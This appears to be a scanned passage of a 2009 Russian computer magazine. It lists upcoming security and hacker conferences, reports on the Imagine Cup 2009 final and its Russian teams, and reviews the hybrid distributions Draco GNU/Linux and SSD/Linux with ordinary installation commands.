Чего и кого здесь только не встретишь — ведущие специалисты в области информационной безопасности, именитые хакеры, крэкеры и иже с ними, представители крупнейших IT-компаний, юристы, представители «органов» и толпы журналистов. Занятие на Defcon находится всем. Кто-то слушает лекции (а кто-то их читает :)), кто-то обзаводится полезными связями, кто-то участвует во всевозможных хакерских конкурсах, а кто-то предпочитает нехакерские, но не менее веселые состязания.

Любопытно и то, что Defcon — мероприятие в некотором роде элитарное. Здесь собираются именитые гуру и признанные гении, и за 17 долгих лет конференция не опопсела ни на йоту, «левых» скрипт-киддисов ты тут точно не встретишь.

Звучит чертовски заманчиво, верно? Что ж, хотя громкие мероприятия вроде Defcon, Black Hat и CeBIT уже прошли, не ими одними жив наш брат.

FRHACK 01

КОГДА: 7-11 сентября
ГДЕ: Безансон, Франция
САЙТ: www.frhack.org

Французская конференция FRHACK позиционируется как первая международная конфа, созданная хакерами для хакеров. Ребята, конечно, немного льстят себе, но это, в общем-то, простительно.

Название FRHACK происходит от сплава названий двух известных езинов — французского «FrHack» и легендарного «Phrack». В этом году конференция состоится впервые, на что нам явно намекает приставка 01 в названии. Дело в том, что французы недавно сообразили, что в их стране нет ни одного крупного и регулярного мероприятия такого рода, и им стало обидно. Но вместо того чтобы сидеть и расстраиваться, придумали и организовали себе FRHACK.

Ожидается, что конфа возьмет с места в карьер и примет порядка полутора тысяч гостей из разных стран мира (официальные языки мероприятия — английский и французский). За 4 дня эти люди собираются обсудить самые разнообразные топики — на повестке дня темы от руткитов и криптографии до хардварь хакинга и вопросов безопасности SCADA-систем. Среди докладчиков обещают быть гуру свободного ПО Ричард Столлман, Девид Халтон aka h1kari и другие, не менее интересные личности.



HACKER HALTED USA

Когда: 20-25 сентября
Где: Майями, США
Сайт: www.hackerhalted.com

Эта конфа — детище «Международного совета консультантов по вопросам электронной коммерции», а если сокращенно — EC-Council. Чуваки, в частности, известны тем, что имеют кучу всевозможных сертификатов, в том числе и законный сертификат «этичных хакеров». Что это такое? Все очень просто — их нанимают, чтобы они не страшно и не больно все взломали, обнаружив по ходу дыры и баги, которые потом сами же и помогут закрыть.
Hacker Halted проводится уже много лет в самых разных странах — от Дубая до США, и мероприятие ориентировано далеко не на казуалов. Так, в этом году в США ожидаются, например, выступления основателя rootkit.com Грега Хоглунда и профессора Говарда Шмидта — экс специального советника Белого дома по вопросам безопасности в киберпространстве. Кроме них будет еще 46 (!) докладчиков. Пройдут в рамках Hacker Halted и различные семинары и тренинги, в том числе, посвященные «этичному хакингу». Не обойдется и без уже традиционных игр по «захвату флага» и многого, многого другого. Скучать определенно не придется.

RAID

Когда: 23-25 сентября
Где: Сен-Мало, Франция
Сайт: www.rennes.supelec.fr/RAID2009

Еще одна французское мероприятие, только в отличие от FRHACK — с многолетней историей: «Рэйду» уже 12 лет. По сути, RAID не хакерская тусовка, но весьма серьезный международный симпозиум, на котором ежегодно собираются ведущие исследователи и специалисты, представители компаний-лидеров индустрии, высшие должностные лица и т.д. Ученые мужи съезжаются во Францию с целью обмена опытом по очень широкому спектру вопросов, посвященных защите систем и данных в любых видах и формах. На перечисление запланированных к обсуждению топиков не хватит никакого места, к тому же, можно ограничиться и более общей формулировкой — все передовые достижения киберпреступников и методы борьбы с ними будут обсуждать именно здесь.

HACK IN THE BOX

Когда: 5-8 октября
Где: Куала-Лумпур, Малайзия
Сайт: www.hackinthebox.org

Не успел съездить отдохнуть этим летом? Тогда у тебя есть возможность совместить отдых с посещением интересного форума — крупнейшая в Азии конференция Hack In The Box в этом году пройдет в Малайзии, в Куала-Лумпуре. Будет тебе и отдых, и хак-фестиваль в лучших олдскульных традициях.
Седьмая по счету HITB не изменит себе — в программе, как всегда, заявлены разнообразные конкурсы по взлому и именитые спикеры, среди которых Джо Грант — президент Grand Idea Studio и основатели ресурса wikileaks.org. Также запланирован целый ряд тренингов.
Как показывают предыдущие годы — на HITB просто не бывает неинтересно, чересчур пафосно или пресно.

INFOSECURITY MOSCOW

Когда: 29 сентября — 1 октября
Где: Москва, Россия
Сайт: infosecuritymoscow.com

Читаешь и думаешь: «а что же у нас»? У нас тоже все в порядке. Например, шестая международная специализированная выставка-конференция по информационной безопасности намечается. Состоится она в Экспоцентре на Красной Пресне, в конце сентября — начале октября. Выставки Infosecurity проводятся по всему миру с 1996 года, и их организация лежит на плечах компании Reed Exhibitions — мирового лидера в области проведения такого рода мероприятий. В этом году в программе намечены доклады ведущих российских спецов в области IT-безопасности, технические семинары и бизнес-секции. Среди основных топиков Infosecurity: обеспечение ИБ при ведении бизнеса, обсуждение закона о персональных данных, проблемы информационной безопасности в банковском секторе, ИБ в беспроводных сетях и т.д.

CHAOS COMMUNICATION CONGRESS

Когда: 3-4 октября
Где: Берлин, Германия
Сайт: www.ccc.de

Одно из культовых и старейших хакерских сборищ на планете — Chaos Communication Congress — проводится с 1984 года! Все началось еще с хакерской коалиции Chaos Computer



Club, появившейся в 80-х. Тогда основателям Chaos Computer Club подумалось, что неплохо бы организовать какое-то мероприятие для себя и своих единомышленников, где можно было бы встретиться и обсудить самое наболевшее и актуальное. В результате появился Chaos Communication Congress.
CCC не только дожил до наших дней, но с годами лишь стал лучше. Кого здесь только не встретишь — ежегодно собирается, в среднем, 2000-3500 человек, среди которых и представители хак-сцены со всего мира, и разработчики ПО, и спецы по безопасности, и другие интересные кадры. Как уже можно было понять, конференция не зацикливается на секьюрити-вопросах — обсуждают все: новые разработки и технологии, драконовские законы, хвастаются собственноручно написанными тулзами, обзаводятся интересными знакомствами. CCC традиционно открыта для всех желающих, и о ее посещении еще никто не жалел :).

SECTOR

Когда: 5-7 октября
Где: Торонто, Канада
Сайт: www.sector.ca

Думаешь, если в Канаде плотность населения составляет всего 3.29 чел./км2, а большую часть страны занимает суровая северная природа, то здесь нет хороших хак-конференций? Конечно, есть, и SecTor яркий тому пример. Более того — официальный сайт SecTor очень нескромно заявляет, что в октябре в Торонто соберутся самые изощренные и «темные» умы со всего нашего голубого шарика. «Злые гении» собираются обсудить самые острые проблемы нашего компьютерного настоящего, в основном концентрируясь, конечно же, на вопросах сферы безопасности. Докладчики-эксперты из США и Канады расскажут и покажут немало интересного, а запланированные тренинги (например, «Понимание атак через веб-приложения»), видимо, будут настолько хороши, что за участие в них просят, ни много, ни мало, тысячу вечнозеленых денег.

RSA CONFERENCE (EUROPE)

Когда: 20-22 октября
Где: Лондон, Великобритания
Сайт: www.rsaconference.com

Очень серьезное мероприятие, стоящее на «двух китах» — информационной безопасности и криптографии. RSA ежегодно проходит как в странах Европы и Азии, так и в США, но к нам сейчас ближе «европейская версия» форума, которая состоится в Лондоне, в 20-х числах октября. Интересно, что каждый раз RSA проходит под знаком какой-то известной исторической личности, выбор которой во многом определяет уклон всего мероприятия. В прошлом году это был Алан Тьюринг, а в этом выбор пал на Эдгара Алана По.
На RSA традиционно выступят видные IT-деятели, среди которых есть и эксперты с мировыми именами, и директора огромных компаний. Вопросы обсуждаются серьезные и, что называется, «на высшем уровне». RSA тот нечастый случай, когда за мероприятием вполне можно последить удаленно, не посещая его лично. Если ты, конечно, не испытываешь острого желания посмотреть на «сильных мира сего» своими глазами.

КАЖДЫЙ РАЗ RSA ПРОХОДИТ ПОД ЗНАКОМ КАКОЙ-ТО ИЗВЕСТНОЙ ИСТОРИЧЕСКОЙ ЛИЧНОСТИ, ВЫБОР КОТОРОЙ ВО МНОГОМ ОПРЕДЕЛЯЕТ УКЛОН ВСЕГО МЕРОПРИЯТИЯ. В ПРОШЛОМ ГОДУ ЭТО БЫЛ АЛАН ТЬЮРИНГ, А В ЭТОМ ЭДГАР АЛАН ПО.

MS BLUEHAT


Когда: 22-23 октября
Где: США
Сайт: www.microsoft.com/technet/security/bluehat/default.mspx

Секьюрити-конференция компании Microsoft с забавным для русскоговорящих людей названием BlueHat проводится дважды в год, и осенне-зимняя уже на подходе — состоится в конце октября. Участники мероприятия гордо именуют себя «голубыми шляпами» (для уменьшения шокового эффекта в наших СМИ их обычно зовут «синими»), что на самом деле не более чем аналогия с этичными хакерами White hat и пофигистами Black hat.
На BlueHat v9 собираются поговорить о широком спектре проблем, среди топиков заявлены мобильные\беспроводные девайсы и малварь всех мастей, реверсный инжиниринг и создание эксплойтов и другие нехорошие вещи. Словом, традиционно для Microsoft — будет небезынтересно, но очень культурно и «в рамках».

TOORCON

Когда: 23-25 октября
Где: Сан-диего, США
Сайт: www.toorcon.org

Если у тебя нет желания слушать «синих шапок» на BlueHat, вот тебе альтернатива — ToorCon, проходящий почти в то же самое время в солнечном Сан-Диего. ToorCon конференция старая, известная, с богатой 11-летней историей. Мероприятие начиналось как тусовка для довольно узкого круга специалистов по безопасности и в первые годы собирало всего порядка 300-500 человек, но на сегодняшний день ToorCon вышел на совсем иной уровень. Так же, как и Defcon, эта конференция сумела с годами не растерять своего уникального духа и остается весьма «камерной», непафосной и интересной.



1) Машина «Энигма» с RSA 2008, посвященной Тьюрингу
2) HITB '08. Не только ломают, но и создают!
3) Кусочек стенда с Softool 2007
4) Не желаешь что-нибудь взломать? :)
5) Толпа на Defcon

SOFTOOL

Когда: 27–30 октября
Где: Москва, Россия
Сайт: www.softool.ru

Еще одно «наше» мероприятие — ежегодная выставка информационных и коммуникационных технологий Softool. Один из старейших в России форумов такого рода в этом году отметит свой 20-летний юбилей. В рамках Softool пройдут всероссийская конференция «Электронное государство XXI века», третья международная конференция «Стандартизация информационных технологий и интероперабельность. SITOP'2009», круглый стол с участием главных конструкторов информатизации регионов РФ и руководителей ИТ-компаний, национальный форум «Информационное общество, электронное государство, электронное правительство», секция «Развитие ПО с открытым кодом в интересах информационного общества» и т.д. Помимо перечисленного, на Softool состоится демонстрация различного ПО, пройдут многочисленные пресс-конференции, мастер-классы, ток-шоу, конкурсы, лотереи, круглые столы с представителями отечественной промышленности и многое, многое другое.

DEEPSEC

Когда: 17–20 ноября
Где: Вена, Австрия
Сайт: deepsec.net

Ежегодная европейская конференция DeepSec, как ни странно, единственная из всех в этом списке, на чьем сайте сказано, что организаторы будут рады приветствовать на мероприятии представителей хакерского андеграунда :). Также DeepSec называет своей целевой аудиторией секьюрити-профессионалов, разработчиков софта, админов всех мастей и высших должностных лиц. Главной темой конфы в этом году станут всевозможные «скрытые угрозы», то есть эксплойты, руткиты и другие проблемы ИБ, недооцененные в силу своей незаметности.



IMAGINE CUP 2009

Отчет с мирового финала в Каире

Imagine Cup — крупнейшее мировое студенческое IT-состязание, объединившее в этом году 300 000 студентов из 142 стран мира. На финальное соревнование в Каире прибыло 148 команд, которые приехали бороться за мировую славу, престиж своей страны и, в качестве дополнения — за призовой фонд, состоящий из $288 000.

СТРУКТУРА IMAGINE CUP

В этом году Imagine Cup проходил в девяти категориях, названия большинства из которых не требуют перевода:

- **Software Design**
- **Embedded Development**
- **Game Development**
- **IT Challenge**
- **Robotics & Algorithm**
- **Mash Up**
- **Photography**
- **Short Film**
- **Design**

Главная, основная и исторически самая престижная категория — это Software Design. Об этом легко судить даже по количеству финалистов, приглашенных на финал: 68 команд. Вторая по численности участников категория — Embedded Development — собрала только 20. Россия в этом году была представлена двумя командами: Vital Lab и Team Russia, выступавшими, соответственно, в категориях Software Design и Embedded Development.

КОМАНДА VITAL LAB

Команда Vital Lab состоит из четырех нижегородских студентов ННГУ им. Лобачевского: Максима Бовыкина, Дениса Гнатюка, Алексея Клишина и Сергея Федорова. Под руководством своего друга и научрука Сергея Сидорова ребята разработали систему «ViVa» для предотвращения и борьбы с вирусными эпидемиями.

Дело в том, что в настоящий момент эпидемиологи в России и практически по всему миру работают по старинке: собирают бумажные анкеты с пациентов, вручную обрабатывают тонны бумаги и руками же строят из этого выводы о причинах эпидемии и способах борьбы с ней. Такой подход — настоящий архаизм, неэффективный и медленный. Команда Vital Lab решила попытаться помочь человечеству и разработала электронную систему для борьбы с эпидемиями, которая не только автоматизирует все рутинные процессы, но и использует современные алгоритмы для поиска групп эпидемиологического риска, очага инфекции и т.д.

Проект представляет собой достаточно сложную систему, настоящий программный комплекс, состоящий из трех основных подсистем:

- **ViVa Health Tracker**

Этот модуль использует алгоритмы машинного обучения и позволяет определять группу риска, то есть группу людей, риск заболеть которых наиболее велик. При помощи специальных устройств осуществляется мониторинг показателей их здоровья, что позволяет выявить момент начала заболевания и быстро принять меры по лечению.

- **ViVa Pesthole Finder**

На основе данных, полученных от заболевших людей с помощью специального анкетирования, подсистема, используя статистический подход, позволяет определить очаг инфекции. Информация о текущей эпидемиологической обстановке доступна в реальном времени эпидемиологу, который может незамедлительно предупредить людей об опасности через подсистему оповещения.

- **ViVa Alert**

Подсистема оповещения, состоящая из Windows Gadget, веб-портала и приложения для мобильных устройств, незамедлительно инфор- мирует людей об опасности. С ее помощью каждый пользователь может получить актуальную информацию о текущей эпидемиологической обстановке в любом регионе земного шара.

КОМАНДА SOUNDSTREAMERS

Вторая российская команда SoundStreamers представляла МГУ и участвовала в соревновании Embedded Development. Состав команды: Ярослав Третьяков, Михаил Яковлев и Юрий Жайворонок. В категории Embedded Development участникам нужно было разработать систему на базе Embedded PC eBox-4300: миниатюрного компьютера с запаянным процессором, памятью, всеми нужными контроллерами и т.д. На этот девайс ставится Windows Embedded CE, после этого система конфигурируется и пишется управляющая «прошивка», основная программа для реализации задумки.

У ребят была достаточно интересная идея: сделать концепт доступной системы для цифрового стриминга звука, чтобы можно было лить на колонки звук с любых устройств через существующую сетевую и wi-fi инфраструктуру, не подключая никаких дополнительных кабелей. В их концепте колонки обыкновенными звуковыми кабелями подключаются к embedded-девайсам, а те, в свою



Призеры IMAGINE CUP

SOFTWARE DESIGN
1 МЕСТО: SYTECH, Румыния
2 МЕСТО: Vital Lab, Россия
3 МЕСТО: Virtual Dreams, Бразилия

EMBEDDED DEVELOPMENT
1 МЕСТО: Wafree, Корея
2 МЕСТО: iSee, Китай
3 МЕСТО: Intellectronics, Украина

очередь, по витой паре подключаются к домашнему роутеру. На этом этапе хардварный сетап можно считать законченным: выполнив это один раз, в будущем можно с использованием клиентского софта лить на колонки звук, при этом абсолютно неважно, какой источник звука используется: стационарный комп, ноутбук или смартфон. И никаких проводов не нужно, ведь используется уже существующая инфраструктура.


СОРЕВНОВАНИЯ

Imagine Cup — это во многом конкурс презентаций. «Состязания» проходят в несколько раундов: все команды по специально составленному расписанию презентуют в полузакрытом режиме свой проект коллегии компетентных судей, а те, в свою очередь, разносторонне оценивают проекты, выставляя оценки по разным критериям. Соответственно, на первый план выходит то, каким образом командам удается за короткое время показать себя: даже с очень крутым и сложным проектом легко потеряться и произвести неудачное впечатление на судей, если неправильно построить презентацию и неуверенно отвечать на вопросы. Плюс есть языковый аспект: все презентации, разумеется, проходят на английском, и это является определенным ограничением для многих команд.
После «закрытых» раундов определяются лидирующие команды, которые проходят в суперфинал, общедоступное соревнование.
К сожалению, команде SoundStreamers с проектом Exostream не удалось пройти далеко по турнирной сетке. Несмотря на то, что проект всем понравился, ребята не смогли убедить судей в глубокой связи своего проекта с темой соревнования — решением глобальных проблем человечества. Посчитав, что стриминг звука без проводов не является очень уж глобальной проблемой, судьи отсеяли проект .
Зато нижегородская команда с проектом ViVa показала очень внушительный и достойный результат: ребята вышли в суперфинал и по его результатам заняли второе место, пропустив вперед лишь румынскую команду SYTECH.

ТЫ МОЖЕШЬ ВЫИГРАТЬ IMAGINE CUP 2010!

Второе место на мировом финале Imagine Cup – это отличный результат, это очень престижно для любой страны. Но, в то же время, второе место это всегда второе место, это не победа. Пора бы уже и российской команде выиграть Imagine Cup! И хорошая новость тут в том, что ты тоже можешь быть в составе этой команды.
Конкурс Imagine Cup открыт для всех студентов, желающих проявить себя, реализовать свой талант и свою целеустремленность. Самое главное – это энтузиазм, увлеченность и желание учиться новому. Для студента технического ВУЗа, особенно видящего свое будущее в разработке софта – это отличная возможность попробовать свои силы, во-первых, в командной работе над реальным проектом, а во-вторых, в грамотном его описании, презентации и позиционировании. Участие в таком конкурсе дает бесценные скиллы, которые 100% пригодятся в будущем.
Для участия в Imagine Cup нужно придумать интересную идею, сделать прототип продукта, хорошо его описать и подать заявку до февраля 2010 года, после чего выгодно представить на региональном финале, после чего биться за единственную путевку в Польшу уже на российском финале.
Все подробности, ответы на любые вопросы, форум и все остальное можно найти на двух сайтах: imaginecup.ru и imaginecup.com.
Так же нелишним будет напомнить, что Imagine Cup – это не только Software Design. Соревнования проводятся еще в куче других категорий и специальных номинаций, ознакомиться с которыми ты можешь по уже приведенным ссылкам.

АЛЕКСАНДР «АК-47» КАЛАШНИКОВ / TUXODRIVER@YANDEX.RU /



Нашествие мутантов

Обзор необычных *nix-дистрибутивов

Существует достаточно операционок со свободными лицензиями — GNU/Linux, xBSD, OpenSolaris, но не все юниксоиды удовлетворены возможностями, заложенными разработчиками. Поэтому практически с первых дней предпринимались попытки собрать удачные идеи и наработки в одном дистрибутиве. В итоге, на сегодня мы имеем целый ряд интересных гибридных систем.

SLACKWARE + PKGSRC ИЗ NETBSD = DRACO GNU/LINUX

Слака, любимая многими пользователями, все же неудобна с точки зрения новичка, как минимум, потому, что система управления пакетов оставляет желать лучшего. В начале 2006 года два норвежца Stian Andreassen и Ole Andre Rodlie решили создать более удобную систему пакетов к этому дистрибутиву. Правда, спустя несколько месяцев кропотливой работы на проекте пришлось поставить крест — двум энтузиастам такая задача оказалась просто не под силу. Но Ole не опустил руки и начал прикручивать к Slackware систему управления пакетами pkgsrc, разрабатываемую в рамках проекта NetBSD (pkgsrc интересна тем, что работает с Free/Open/DragonFlyBSD, Linux, Solaris, QNX, IRIX, Mac OS X и даже виндой через «Службы Windows для UNIX», www.microsoft.com/windows/sfu). Так появился Draco GNU/Linux.

В настоящее время в дистрибутиве доступно около 1000 «своих» пакетов. Все они с командами для установки перечислены на странице www.dracolinux.org/packages.html. Но основным источником приложений для Draco все же являются пакеты из NetBSD, коих в настоящее время ~7900.

«Дракон» распространяется в нескольких вариантах — для сетевой установки (draco-boot), без GUI (draco) и с KDE 3.5.10 (draco-k3). Версии с XFCe и Fluxbox, разрабатываемые ранее, ныне недоступны. Поддерживается установка с CD, USB и харда.

Текущая стабильная версия 0.3.1 использует ядро 2.6.23 с оптимизацией под i486 платформу

```
180 days, whichever comes first.  Use tune2fs -c or -i to override.
mount: unknown filesystem type 'swap'
/bin/mkdir: cannot create directory `/mnt/tmp': File exists
kjournald starting.  Commit interval 5 seconds
EXT3 FS on hda2, internal journal
EXT3-fs: mounted filesystem with ordered data mode.

Select Distributions

     0. Generic Kernel          :  yes
     1. Base                    :  yes
     2. System (/etc)           :  yes
     3. Compiler                :  yes
     4. Cross Compiler          :  yes
     5. Manuals                 :  yes
     6. KanshiBlockS Demo(jp)   :  no
     7. KanshiBlockS Demo(en)   :  no
     8. Source                  :  no

     x. Exit this menu.

Enter number [0-8 or x] : _
```

Выбираем компоненты во время установки SSD/Linux



Программа установки Draco Linux создана явно под влиянием Slackware

и распространяется только в варианте без GUI. Инсталлятор «Draco setup», кроме цвета (красный!), ничем не отличается от инсталлятора слаки. Привыкшим к спартанскому интерфейсу детища Патрика Фолькердинга разобраться будет просто. При помощи fdisk/cfdisk следует вручную создать раздел, подготовить и активировать своп (mkswap/swapon), а затем начать установку командой setup. Созданные по ходу процесса разделы можно отформатировать в ext2/ext3, ReiserFS, XFS и JFS. Предлагается семь групп пакетов (system, disk, devel, network, extra, drivers, firmware) с возможностью выбора индивидуальных приложений. Чтобы узнать, какие пакеты включены в группу, проще всего заглянуть в одноименный каталог на CD. Далее заводим учетную запись, ставим LILO и указываем сервисы для загрузки. Процесс установки и последующей загрузки системы проходит довольно быстро.

Дистрибутив по умолчанию включает минимум приложений. Все остальное поможет установить менеджер пакетов DracoPKG. Команды очень напоминают APT и просты для запоминания. Для поиска пакета вводим «dp search <name>», для установки — «dp install <package_name>», удаление производится командой «dp remove <package_name>», а получить информацию о пакете поможет «dp info <package_name>». Есть команды для аудита и обновления системы, работы с сервисами и гибернацией. Чтобы обновить систему, достаточно ввести:

```
# dp audit update
# dp audit system
# dp update system
# dp audit system
# lilo
```

LINUX + NETBSD = SSD/LINUX

Дистрибутив SSD/Linux (www.plathome.com) разрабатывается японской компанией Plat'Home и используется, в первую очередь, в качестве встроенной ОС для продаваемых ей мини-серверов OpenMicroServer и OpenBlockS. Сервачки поставляются в виде готовых решений, запакованных в герметичный корпус, который приспособлен для работы в экстремальных условиях (рабочий диапазон температур окружающей среды — от 0 до 50 С). Потребляет такое устройство всего ничего, около 8 Ватт энергии, и имеет просто нереальное время наработки на отказ — 48 лет. Таких характеристик удалось добиться, в том числе благодаря тому, что в системе используется SSD-накопитель.

По нынешним меркам системные требования просто смешные: i486 CPU, 8 Мб ОЗУ и 350 Мб свободного места на харде. Для сравнения взглянем на запросы Ubuntu 9.04 Netbook Remix: Intel Atom, 384 Мб ОЗУ и 1 Гб диск. Конечно, это два разных дистрибутива, ориентированных на свои задачи, но пользователь SSD/Linux может самостоятельно «допилить» систему до нужного уровня «удобство/производительность». Собственно, адаптация под флеш-карты и нетребовательность к ресурсам и привлекает к SSD/Linux пользователей нетбуков, знающих, как собрать систему, и разочаровавшихся в производительности поставляемой с компьютером ОС.

Самая же главная необычность SSD/Linux состоит в том, что в нем сочетается ядро Linux 2.6.x с базовым программным окружением и библиотеками из NetBSD, плюс реализована BSD-подобная конфигурация через /etc/rc.conf. Такой странный выбор сами разработчики никак не объясняют, кроме того, что они создают решения на основе обеих систем еще с девяностых и четко осознают достоинства и недостатки каждой из них. Поэтому можно предположить, что все дело в моде. Так, использование торговой марки Linux, которая сегодня у всех на слуху, может прибавить вес конечному продукту, а значит, привлечь покупателей. И не секрет, что ядро Linux развивается на порядок быстрее своих xBSD собратьев, нововведения здесь появляются раньше, кроме того, для Linux поставляется больше драйверов (хотя часто это идет в ущерб стабильности). Использование же в качестве окружения NetBSD позволяет разработчикам SSD/Linux выбрать лицензию, отличную от GNU GPL, и вносить в код системы закрытые патчи. Что, собственно, и сделано — SSD/Linux распространяется под BSD-подобной лицензией.

Дистрибутив не содержит ничего лишнего, поэтому даже без GUI при наличии некоторых знаний использовать его очень просто. Для загрузки доступны установочный ISO (правда, на момент написания статьи для последней версии 0.5 его еще не было) или образ для VMware Player. После загрузки регистрируемся в консоли как root (без пароля), разбиваем хард при помощи fdisk и запускаем sysinst:


```
# sysinst
SSD/Linux 0.5-20090707/2.6.29
Installer

Are you sure to install [y/N] ?
Setup Filesystem
```

После чего будет выведена таблица разделов с предлагаемыми точками монтирования. Чтобы изменить параметры раздела, следует ввести его номер (он указан в первой позиции таблицы). Раздел, который сейчас редактируется, помечается значком '>'. Для перехода к следующему пункту нажимаем «x». Выбираем букву (a,c,f,m,b), соответствующую нужному действию:

```
a. Toggle use this partition — использовать этот раздел;
c. Toggle mke2fs/mkswap with fsck — запустить mke2fs/mkswap с проверкой fsck;
f. Toggle fs type ext2/ext3 — изменить тип файловой системы ext2 на ext3 и наоборот;
m. Enter/Change mount point — изменить точку монтирования;
b. Change block size — изменить размер блока.
```

По окончании настройки разделов диска будет предложено указать активный раздел. Подтвердить установки можно буквой «t». Следующее меню предлагает выбрать устанавливаемые компоненты. По умолчанию на хард копируются: ядро, базовая система, компиляторы и маны. Если нужны исходники, жмем «8» и «x», чтобы перейти дальше. Указываем источник установки, по умолчанию CD-ROM, но если будут обнаружены сетевые карты, то они также появятся в списке. Начинаем установку. После того, как файлы скопируются, дважды вводим пароль рута. Вот и все. Перечень утилит, включенных в дистрибутив, можно найти на странице «Command List» (www.plathome.com/support/ssdlinux/command.html). Дальнейшие действия очень просты. Получаем сетевые настройки, если в сети используется DHCP-сервер:



info

• SSD/Linux поддерживает три аппаратные архитектуры: i386, Mipsel и PowerPC.

• Мини-сервера OpenMicroServer и OpenBlockS могут быть использованы в качестве Mail/Web/SQL/VoIP/LDAP/VPN/DHCP-сервера или роутера.

